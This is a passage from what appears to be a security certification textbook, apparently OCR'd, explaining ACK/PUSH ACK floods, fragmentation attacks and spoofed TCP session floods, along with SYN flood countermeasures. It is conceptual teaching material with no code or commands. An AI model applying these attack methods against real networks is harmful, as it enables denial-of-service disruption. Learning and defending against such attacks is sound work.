
During an active TCP session, ACK and PUSH ACK are the flags used to transfer information to and from the server and client machines till the session ends. In an ACK and PUSH ACK flood attack, attackers send a large amount of spoofed ACK and PUSH ACK packets to the target machine, making it non-functional.

Countermeasures for SYN Flood Attacks

Proper packet filtering is a viable solution to SYN flood attacks. An administrator can also tune the TCP/IP stack to reduce the impact of SYN attacks while allowing legitimate client traffic.

Some SYN attacks do not attempt to upset servers; instead, they attempt to consume the entire bandwidth of the Internet connection. Two tools to counter this attack are SYN cookies and SynAttackProtect.

To guard against an attacker attempting to consume the bandwidth of an Internet connection, an administrator can implement some additional safety measures; for example, they can decrease the time-out period in which a pending connection is maintained in the “SYN RECEIVED” state in the queue. Normally, if a client sends no response ACK, a server will retransmit the first ACK packet. This vulnerability can be removed by decreasing the time of the first packet’s retransmission, decreasing the number of packet retransmissions, or turning off packet retransmissions entirely.



Fragmentation Attack

- These attacks stop a victim from being able to **re-assemble fragmented packets** by flooding the target system with TCP or UDP fragments, resulting in reduced performance. Attackers send a large number of fragmented (1500+ byte) packets to a **target web server** with a relatively small packet rate
- Because the protocol allows for fragmentation, these packets usually pass uninspected through network equipment such as routers, firewalls, and IDS/IPS
- Reassembling and inspecting these large fragmented packets consumes excessive resources. Moreover, the **content in the packet fragments** will be randomized by the attacker, which in turn makes the process consume more resources, causing the system to crash

Fragmentation Attack

These attacks destroy a victim’s ability to reassemble fragmented packets by flooding it with TCP or UDP fragments, resulting in reduced performance. In fragmentation attacks, the attacker sends a large number of fragmented (1500+ byte) packets to a target web server with a relatively small packet rate. Since the protocol allows fragmentation, these packets are usually uninspected as they pass through network equipment such as routers, firewalls, and the intrusion detection system (IDS)/intrusion prevention system (IPS). The reassembly and inspection of these large, fragmented packets consume excessive resources. Moreover, the content in the packet fragments is randomized by the attacker, which makes the reassembly and inspection consume more resources and, in turn, causes the system to crash.


Figure 10.16: Fragmentation attack



Spoofed Session Flood Attack

- Attackers **create fake or spoofed TCP sessions** by carrying multiple **SYN**, **ACK**, and **RST or FIN packets**
- Attackers employ this attack to **bypass firewalls** and **perform DDoS attacks** against the target network, exhausting its network resources

Multiple SYN-ACK Spoofed Session Flood Attack

- Attackers create a fake session with **multiple SYN and multiple ACK packets** along with **one or more RST or FIN packets**

Multiple ACK Spoofed Session Flood Attack

- Attackers create a fake session by **completely skipping the SYN packets** and using only **multiple ACK packets** along with **one or more RST or FIN packets**

Spoofed Session Flood Attack

In this type of attack, attackers create fake or spoofed TCP sessions by carrying multiple SYN, ACK, and RST or FIN packets. Attackers employ this attack to bypass firewalls and perform DDoS attacks against target networks, exhausting their network resources.

